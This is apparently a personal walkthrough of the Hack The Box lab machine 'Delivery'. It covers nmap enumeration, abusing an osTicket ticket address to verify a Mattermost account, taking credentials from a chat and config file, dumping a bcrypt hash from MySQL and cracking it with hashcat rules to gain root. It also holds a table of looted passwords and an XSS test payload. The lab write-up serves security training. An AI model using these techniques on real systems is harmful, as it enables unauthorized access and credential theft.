

Creds

Username	Password	Service
maildeliverer	Youve_G0t_Mail!	/scp (agent) ssh
mmuser	Crack_The_MM_Admin_PW	mysql (db=mattermost)
root	PleaseSubscribe!21	su(from os)
ost_user	!H3lpD3sk123!	mysql (db=osticket)

Nmap

Port	Service	Info
22	ssh	OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80	http	nginx 1.14.2
8065	http?	mattermost

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```
# Nmap 7.91 scan initiated Sat Jan  9 16:31:35 2021 as: nmap -sC -sV -vvv -p- -oN nmap/allports 10.10.10.222
Nmap scan report for helpdesk.delivery.htb (10.10.10.222)
Host is up, received syn-ack (0.038s latency).
Scanned at 2021-01-09 16:31:36 EST for 156s
Not shown: 65532 closed ports
Reason: 65532 conn-refused
PORT      STATE SERVICE REASON  VERSION
22/tcp    open  ssh      syn-ack OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 9c:40:fa:85:9b:01:ac:ac:0e:bc:0c:19:51:8a:ee:27 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQCAQ549E025Q9FR27LDR6WZRQ52ikKjKUQLmE9ndEKjB0i1q0oL+Wz
|
|   256 5a:0c:c0:3b:9b:76:55:2e:6e:c4:f4:b9:5d:76:17:09 (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2ViZHNhLXNoYXVNTYAAAATbm1zdHAyNTYAAABBBBAiAKnk2lw0GxzzqMXNsP01bTk35W
```

```
| 256 b7:9d:f7:48:9d:a2:f2:76:30:fd:42:d3:35:3a:80:8c (ED25519)
|_ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIEV5D6eYjySqfhW4l4IF1SZkZHxIRihnY6Mn6D8mLEW7
80/tcp open http syn-ack nginx 1.14.2
|_http-favicon: Unknown favicon MD5: D84666B7F0C1CEF1E20892E33308C913
| http-methods:
|_ Supported Methods: GET HEAD POST
|_http-server-header: nginx/1.14.2
|_http-title: delivery
8065/tcp open unknown syn-ack
| fingerprint-strings:
| GenericLines, Help, RTSPRequest, SSLSessionReq, TerminalServerCookie:
| HTTP/1.1 400 Bad Request
| Content-Type: text/plain; charset=utf-8
| Connection: close
| Request
| GetRequest:
| HTTP/1.0 200 OK
| Accept-Ranges: bytes
| Cache-Control: no-cache, max-age=31556926, public
| Content-Length: 3108
| Content-Security-Policy: frame-ancestors 'self'; script-src 'self'
cdn.rudderlabs.com
| Content-Type: text/html; charset=utf-8
| Last-Modified: Sat, 09 Jan 2021 19:09:01 GMT
| X-Frame-Options: SAMEORIGIN
| X-Request-Id: z5sgurrzsfzg8mjwxrnsh9pwio
| X-Version-Id: 5.30.0.5.30.1.57fb31b889bf81d99d8af8176d4bbaaa.false
| Date: Sat, 09 Jan 2021 21:41:18 GMT
| <!doctype html><html lang="en"><head><meta charset="utf-8"><meta
name="viewport" content="width=device-width,initial-scale=1,maximum-
scale=1,user-scalable=0"><meta name="robots" content="noindex, nofollow"><meta
name="referrer" content="no-referrer"><title>Mattermost</title><meta
name="mobile-web-app-capable" content="yes"><meta name="application-name"
content="Mattermost"><meta name="format-detection" content="telephone=no"><link
re
| HTTPOptions:
| HTTP/1.0 405 Method Not Allowed
| Date: Sat, 09 Jan 2021 21:41:18 GMT
| Content-Length: 0
```

|_ Content-Length: 0

1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at [https://nmap.org/cgi-bin/submit.cgi?](https://nmap.org/cgi-bin/submit.cgi?new-service)

```
new-service :
SF-Port8065-TCP:V=7.91%I=7%D=1/9%Time=5FFA20FF%P=x86_64-pc-linux-gnu%r(Gen
SF:ericLines,67,"HTTP/1\0\1\0\400\0\20Bad\0\20Request\r\nContent-Type:\0\te
SF:xt/plain;\0\charset=utf-8\r\nConnection:\0\close\r\n\r\n400\0\20Bad\0\2
SF:0Request")%r(GetRequest,DF3,"HTTP/1\0\0\20200\0\200K\r\nAccept-Ranges:\0
SF:20bytes\r\nCache-Control:\0\no-cache,\0\max-age=31556926,\0\public\r
SF:\nContent-Length:\0\203108\r\nContent-Security-Policy:\0\frame-ancestor
SF:s\0\20'self';\0\script-src\0'self'\0\cdn.rudderlabs.com\r\nContent
SF:-Type:\0\text/html;\0\charset=utf-8\r\nLast-Modified:\0\Sat,\0\2009\0
SF:20Jan\0\202021\0\2019:09:01\0\20GMT\r\nX-Frame-Options:\0\SAMEORIGIN\r\nX
SF:-Request-Id:\0\20z5sgurrzsfgz8mjwxrnsh9pwio\r\nX-Version-Id:\0\205\0
SF:\0\5\0\30\0\1\0\57fb31b889bf81d99d8af8176d4bbaaa\0\false\r\nDate:\0\Sat,\0
SF:009\0\20Jan\0\202021\0\2021:41:18\0\20GMT\r\n\r\n<!doctype\0\html><html\0\2
SF:0lang=\0"en\0"><head><meta\0\charset=\0"utf-8\0"><meta\0\name=\0"viewport\0
SF:"\0\content=\0"width=device-width,initial-scale=1,maximum-scale=1,user-
SF:scalable=0\0"><meta\0\name=\0"robots\0"\0\content=\0"noindex,\0\nofollow
SF:\0"><meta\0\name=\0"referrer\0"\0\content=\0"no-referrer\0"><title>Matterm
SF:ost</title><meta\0\name=\0"mobile-web-app-capable\0"\0\content=\0"yes\0">
SF:<meta\0\name=\0"application-name\0"\0\content=\0"Mattermost\0"><meta\0\n
SF:ame=\0"format-detection\0"\0\content=\0"telephone=no\0"><link\0\re")%r(HT
SF:TPOptions,5B,"HTTP/1\0\0\20405\0\20Method\0\20Not\0\20Allowed\r\nDate:\0\20
SF:Sat,\0\2009\0\20Jan\0\202021\0\2021:41:18\0\20GMT\r\nContent-Length:\0\200\r\
SF:n\r\n")%r(RTSPRequest,67,"HTTP/1\0\1\0\20400\0\20Bad\0\20Request\r\nContent
SF:-Type:\0\text/plain;\0\charset=utf-8\r\nConnection:\0\close\r\n\r\n4
SF:00\0\20Bad\0\20Request")%r(Help,67,"HTTP/1\0\1\0\20400\0\20Bad\0\20Request\r\
SF:nContent-Type:\0\text/plain;\0\charset=utf-8\r\nConnection:\0\close\0
SF:r\r\n\r\n400\0\20Bad\0\20Request")%r(SSLSessionReq,67,"HTTP/1\0\1\0\20400\0\20
SF:Bad\0\20Request\r\nContent-Type:\0\text/plain;\0\charset=utf-8\r\nConn
SF:ection:\0\close\r\n\r\n400\0\20Bad\0\20Request")%r(TerminalServerCookie,
SF:67,"HTTP/1\0\1\0\20400\0\20Bad\0\20Request\r\nContent-Type:\0\text/plain;\0
SF:\0\charset=utf-8\r\nConnection:\0\close\r\n\r\n400\0\20Bad\0\20Request");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Read data files from: /usr/bin/../../share/nmap

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done at Sat Jan 9 16:34:13 2021 -- 1 IP address (1 host up) scanned in 157.56 seconds

157.56 seconds

Web Enumeration



Domain name

- delivery.htb

helpdesk

- helpdesk.delivery.htb

Add these to /etc/hosts

```
10.10.10.222    delivery.htb helpdesk.delivery.htb
```

mattermost server

- delivery.htb:8065

Once i have an @delivery.htb I will have access to the mattermost sever... ok..

<http://helpdesk.delivery.htb>

SUPPORT CENTER

Support Ticket System

Guest User | [Sign In](#)[Support Center Home](#)[Open a New Ticket](#)[Check Ticket Status](#)

Welcome to the Support Center

In order to streamline support requests and better serve you, we utilize a support ticket system. Every support request is assigned a unique ticket number which you can use to track the progress and responses online. For your reference we provide complete archives and history of all your support requests. A valid email address is required to submit a ticket.

[Open a New Ticket](#)[Check Ticket Status](#)

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powered by  OSticket

Register

Username	Password
popgoestheweasel@delivery.htb	password

SUPPORT CENTER

Support Ticket System

Guest User | [Sign In](#)[Support Center Home](#)[Open a New Ticket](#)[Check Ticket Status](#)

Account Registration

Use the forms below to create or update the information we have on file for your account

Contact Information

Email Address ***Full Name ***

Phone Number

 Ext:

Preferences

Time Zone:

x

v

Access Credentials

Create a Password:

Confirm New Password:

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powered by 

SUPPORT CENTER

Support Ticket System


Guest User | [Sign In](#)[Support Center Home](#)[Open a New Ticket](#)[Check Ticket Status](#)

Account registration

Thanks for registering for an account.

We've just sent you an email to the address you entered. Please follow the link in the email to confirm your account and gain access to your tickets.

Copyright © 2021 delivery - All rights reserved.

powered by 

Create Ticket

Please fill in the form below to open a new ticket.

Contact Information

Email Address *

popgoestheweasel@delivery.htb

Full Name *

Pop Weasel

Phone Number

Ext:

Help Topic

Contact Us

Ticket Details

Please Describe Your Issue

Issue Summary *

<script>alert(1)</script>

<> | [Icons]

<script>alert(1)</script>

all changes saved

Drop files here or choose them

CAPTCHA Text:

F4AB5

F4AB5 Enter the text shown on the image. *

Create Ticket

Reset

Cancel

SUPPORT CENTER

Support Ticket System

Guest User | [Sign In](#)

[Support Center Home](#) [Open a New Ticket](#) [Check Ticket Status](#)

Support ticket request created

Pop Weasel,

You may check the status of your ticket, by navigating to the Check Status page using ticket id: 3738297.

If you want to add more information to your ticket, just email 3738297@delivery.htb.

Thanks,

Support Team

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powered by osTicket

Check Ticket Status

SUPPORT CENTER

Support Ticket System

Guest User | [Sign In](#)[Support Center Home](#) [Open a New Ticket](#) [Check Ticket Status](#)

Check Ticket Status

Please provide your email address and a ticket number. This will sign you in to view your ticket.

Email Address:

Ticket Number:

Have an account with us? [Sign In](#) or [register for an account](#) to access all your tickets.



If this is your first time contacting us or you've lost the ticket number, please [open a new ticket](#)

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SUPPORT CENTER

Support Ticket System

Guest User | [Sign In](#)[Support Center Home](#) [Open a New Ticket](#) [Check Ticket Status](#)

Account confirmation required

Check Ticket Status

Please provide your email address and a ticket number. This will sign you in to view your ticket.

Email Address:

Ticket Number:

Have an account with us? [Sign In](#) or [register for an account](#) to access all your tickets.



If this is your first time contacting us or you've lost the ticket number, please [open a new ticket](#)

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ok... Account confirmation required.. lets login or check the cookies or the request with burp...

nothing stood out and unable to login without verifying email...

"if this is your first time contacting us or you've lost the ticket number please open a new ticket"

ok, so lets try creating a ticket without registering...

Create Ticket (no account)

SUPPORT CENTER

Support Ticket System

Guest User | [Sign In](#)[Support Center Home](#) [Open a New Ticket](#) [Check Ticket Status](#)

Open a New Ticket

Please fill in the form below to open a new ticket.

Contact Information

Email Address ***Full Name ***

Phone Number

 Ext:

Help Topic

 *

Ticket Details

Please Describe Your Issue

Issue Summary *

<> | Aa

issue|

all changes saved

SUPPORT CENTER

Support Ticket System

Guest User | [Sign In](#)[Support Center Home](#) [Open a New Ticket](#) [Check Ticket Status](#)

Support ticket request created

pop Weasel2,

You may check the status of your ticket, by navigating to the Check Status page using ticket id: 6790231.

If you want to add more information to your ticket, just email 6790231@delivery.htb.

Thanks,

Support Team

Check Ticket status

SUPPORT CENTER

Support Ticket System

Guest User | [Sign In](#)[Support Center Home](#) [Open a New Ticket](#) [Check Ticket Status](#)

Check Ticket Status

Please provide your email address and a ticket number. This will sign you in to view your ticket.

Email Address:

Ticket Number:

Have an account with us? [Sign In](#) or [register for an account](#) to access all your tickets.



If this is your first time contacting us or you've lost the ticket number, please [open a new ticket](#)

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SUPPORT CENTER

Support Ticket System

Guest User | [Sign Out](#)[Support Center Home](#) [Open a New Ticket](#) [View Ticket Thread](#)

Looking for your other tickets?

[Sign In](#) or [register for an account](#) for the best experience on our help desk. **issue** #6790231

Basic Ticket Information

Ticket Status: Open
Department: Support
Create Date: 5/9/21 10:43 PM

User Information

Name: Pop Weasel2
Email: popgoesthewasel2@delivery.htb
Phone:

**pop Weasel2** posted 5/9/21 10:43 PM

issue

Created by **pop Weasel2** 5/9/21 10:43 PM

Post a Reply

To best assist you, we request that you be specific and detailed *

<>

Drop files here or [choose them](#)

Mattermost - <http://delivery.htb:8065>

Remember the Note for mattermost server.

Lets do a password reset there with the 6790321@delivery.htb email we just received since we can email it to add more to it.

Mattermost

All team communication in one place,
searchable and accessible anywhere

Sign in

Don't have an account? [Create one now.](#)

[I forgot my password.](#)

password reset

Password Reset

If the account exists, a password reset email will be sent to:
6790231@delivery.htb

Please check your inbox.

ok didn't do anything so lets try to register first

Register

Username	Password
6790231@delivery.htb	P@ssword123

searchable and accessible anywhere

Let's create your account

Already have an account? [Click here to sign in.](#)

What's your email address?

6790231@delivery.htb

Valid email required for sign-up

Choose your username

popweasel2

You can use lowercase letters, numbers, periods, dashes, and underscores.

Choose your password

.....|

⚠ Your password must contain between 10 and 64 characters made up of at least one lowercase letter, at least one uppercase letter, at least one number, and at least one symbol (e.g. "!@#\$\$%^&*()").

Create Account

By proceeding to create your account and use Mattermost, you agree to our [Terms of Service](#) and [Privacy Policy](#). If you do not agree, you cannot use Mattermost.

and check the osticket

SUPPORT CENTER

Support Ticket System

Guest User | [Sign Out](#)

[Support Center Home](#) [Open a New Ticket](#) [View Ticket Thread](#)

Looking for your other tickets?
[Sign in](#) or [register for an account](#) for the best experience on our help desk.

Issue #6790231

[Print](#) [Edit](#)

Basic Ticket Information

Ticket Status: Open
 Department: Support
 Create Date: 5/9/21 10:43 PM

User Information

Name: Pop Weasel2
 Email: popgoestheweasel2@delivery.htb
 Phone:



pop Weasel2 posted 5/9/21 10:43 PM

----- Registration Successful ----- Please activate your email by going to: http://delivery.htb:8065/do_verify_email?token=45thj5hsx4ro8ebmwee6ajsq9x6f38b9a49ak87y1brk5zne3tun3ca76kn3f6tr&email=6790231%40delivery.htb
) ----- You can sign in from: ----- Mattermost lets you share messages and files from your PC or phone, with instant search and archiving. For the best experience, download the apps for PC, Mac, iOS and Android from: <https://mattermost.com/download/#mattermostApps> (
<https://mattermost.com/download/#mattermostApps>)

Created by pop Weasel2 5/9/21 10:43 PM

Post a Reply


To best assist you, we request that you be specific and detailed *

<> Aa B / U S

```
\----- Registration Successful ----- Please activate your email by going to:
[http://delivery.htb](http://delivery.htb/):8065/do\_verify\_email?

token=45thj5hsx4ro8ebmwee6ajsq9x6f38b9a49ak87y1brk5zne3tun3ca76kn3f6tr&email=6790231%40delivery.htb
) ----- You can sign in from: ----- Mattermost
lets you share messages and files from your PC or phone, with instant search
and archiving. For the best experience, download the apps for PC, Mac, iOS and
Android from: [https://mattermost.com/download/#mattermostApps]
(https://mattermost.com/download/#mattermostApps) (
[https://mattermost.com/download/#mattermostApps]
(https://mattermost.com/download/#mattermostApps)
```

Visit link and log in




and we got creds!

- maildeliverer:Youve_G0t_Mail! - add them to [00 - Loot > ^899cab](#)
- and an interesting note about *hashes, hashcat and hashcat rules and the password PleaseSubscribe! not being in rockyou*

ok, so we have creds what can we do.

login to scp



ok so its version 1.15.1

login to ssh

```
maildeliverer@Delivery:~$ ls -al
total 32
drwxr-xr-x 3 maildeliverer maildeliverer 4096 May 11 17:54 .
drwxr-xr-x 3 root          root          4096 Dec 26 09:01 ..
lrwxrwxrwx 1 root          root          9 Dec 28 07:04 .bash_history ->
/dev/null
-rw-r--r-- 1 maildeliverer maildeliverer 220 Dec 26 09:01 .bash_logout
-rw-r--r-- 1 maildeliverer maildeliverer 3526 Dec 26 09:01 .bashrc
drwx----- 3 maildeliverer maildeliverer 4096 Dec 28 06:58 .gnupg
-rw-r--r-- 1 maildeliverer maildeliverer 0 May 11 17:14 ikhane.txt
-rw----- 1 maildeliverer maildeliverer 269 May 11 17:54 .mysql_history
-rw-r--r-- 1 maildeliverer maildeliverer 807 Dec 26 09:01 .profile
-r----- 1 maildeliverer maildeliverer 33 May 11 16:18 user.txt
maildeliverer@Delivery:~$ cat user.txt
9ea4b9bb5cbdb8f1d2b6379f1b5c28a4
```

linpeas

...[snip]...

[+] Active Ports

[i] <https://book.hacktricks.xyz/linux-unix/privilege-escalation#open-ports>

tcp	0	0	127.0.0.1:3306	0.0.0.0:*	LISTEN
-					
tcp	0	0	0.0.0.0:80	0.0.0.0:*	LISTEN
-					
tcp	0	0	0.0.0.0:22	0.0.0.0:*	LISTEN
-					
tcp	0	0	127.0.0.1:631	0.0.0.0:*	LISTEN
-					
tcp	0	0	127.0.0.1:1025	0.0.0.0:*	LISTEN
-					
tcp6	0	0	:::80	:::*	LISTEN
-					
tcp6	0	0	:::22	:::*	LISTEN

```

-
tcp6          0      0 :::1:631      :::*          LISTEN
-
tcp6          0      0 :::8065      :::*          LISTEN
-

...[snip]...

```

Not a whole lot in Linpeas so lets enumerate manually.

mysql

i checked the .mysql_history and i see commands were run but the password does not work

then i check the .viminfo and saw an edit to /opt/mattermost/config/config.json

cat /opt/mattermost/config/config.json

```

...[snip]...

"SqlSettings": {
  "DriverName": "mysql",
  "DataSource":
"mmuser:Crack_The_MM_Admin_PW@tcp(127.0.0.1:3306)/mattermost?
charset=utf8mb4,utf8\u0026readTimeout=30s\u0026writeTimeout=30s",
...[snip]...

```

mysql creds.

- mmuser:Crack_The_MM_Admin_PW - add them to [00 - Loot > ^899cab](#)

Enumerate Myql

- database = mattermost
- table = Users
- username = root
- password = hash


```
maildeliverer@Delivery:~$ mysql -u mmuser -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 257
Server version: 10.3.27-MariaDB-0+deb10u1 Debian 10

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```

```
MariaDB [(none)]> show databases;
```

```
+-----+
| Database          |
+-----+
| information_schema |
| mattermost        |
+-----+
2 rows in set (0.000 sec)
```

```
MariaDB [(none)]> use mattermost;
```

```
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
```

```
Database changed
```

```
MariaDB [mattermost]> select * from Users;
```

```
...[snip]...
```

```
+-----+-----+-----+-----+-----+
-----+
-----+
| Id          | CreateAt      | UpdateAt      | DeleteAt      |
Username      | Password      |
|
+-----+-----+-----+-----+-----+
-----+
-----+
...[snip]...
```

```
| dijg7mcf4tf3xrgxi5ntqdefma | 1608992692294 | 1609157893370 | 0 | root
| $2a$10$VM6EeymRxJ29r8Wjkr8Dtev00.1STWb4.4ScG.anuu7v0EFJwgjj0
```

```
...[snip]...
```

Root Hash

```
root:$2a$10$VM6EeymRxJ29r8Wjkr8Dtev00.1STWb4.4ScG.anuu7v0EFJwgjj0
```

Hash type - Bcrypt

```
kali@kali:~/hackthebox/Delivery/password_cracking_rules$ hashcat --example-  
hashes | grep -B2 -A2 \$2a  
MODE: 3200  
TYPE: bcrypt $2*$, Blowfish (Unix)  
HASH: $2a$05$MBCzKhG1KhezLh.0LRa0Kuw12nLJtpHy6DIaU.JAnqJUDYspHC.0u  
PASS: hashcat
```

Hashcat and rules

[40 - Resources > ^263df7](#)

```
echo "PleaseSubscribe!" > passwd  
hashcat -m 3200 hashes.txt passwd -r  
password_cracking_rules/OneRuleToRuleThemAll.rule --username
```

Cracked root hash

```
kali@kali:~/hackthebox/Delivery$ hashcat -m 3200 hashes.txt passwd -r  
password_cracking_rules/OneRuleToRuleThemAll.rule --username --show  
root:$2a$10$VM6EeymRxJ29r8Wjkr8Dtev00.1STWb4.4ScG.anuu7v0EFJwgjj0:PleaseSubscribe
```

su to root

```
maildeliverer@Delivery:~$ su root
Password:
root@Delivery:/home/maildeliverer# cd
root@Delivery:~# id
uid=0(root) gid=0(root) groups=0(root)
root@Delivery:~# whoami
root
root@Delivery:~# cat /etc/hostname
Delivery
root@Delivery:~# ls
mail.sh  note.txt  py-smtp.py  root.txt
root@Delivery:~# cat root.txt
bfb97f83e2ce27802dc1b421a41d5457
```

more loot

- **ost_user:!H3lpD3sk123!** [00 - Loot > ^899cab](#)

```
root@Delivery:~# cat py-smtp.py

...[snip]...

db = pymysql.connect("localhost","ost_user","!H3lpD3sk123!", "osticket" )

...[snip]...
```

note.txt

```
root@Delivery:~# cat note.txt
I hope you enjoyed this box, the attack may seem silly but it demonstrates a
pretty high risk vulnerability I've seen several times. The inspiration for
the box is here:
```

- <https://medium.com/intigriti/how-i-hacked-hundreds-of-companies-through-their-helpdesk-b7680ddc2d4c>

Keep on hacking! And please don't forget to subscribe to all the security streamers out there.

- ippsec

Resources

Topic	Url
Hashcat rules - one rule to rule them all	https://github.com/NotSoSecure/password_cracking_rules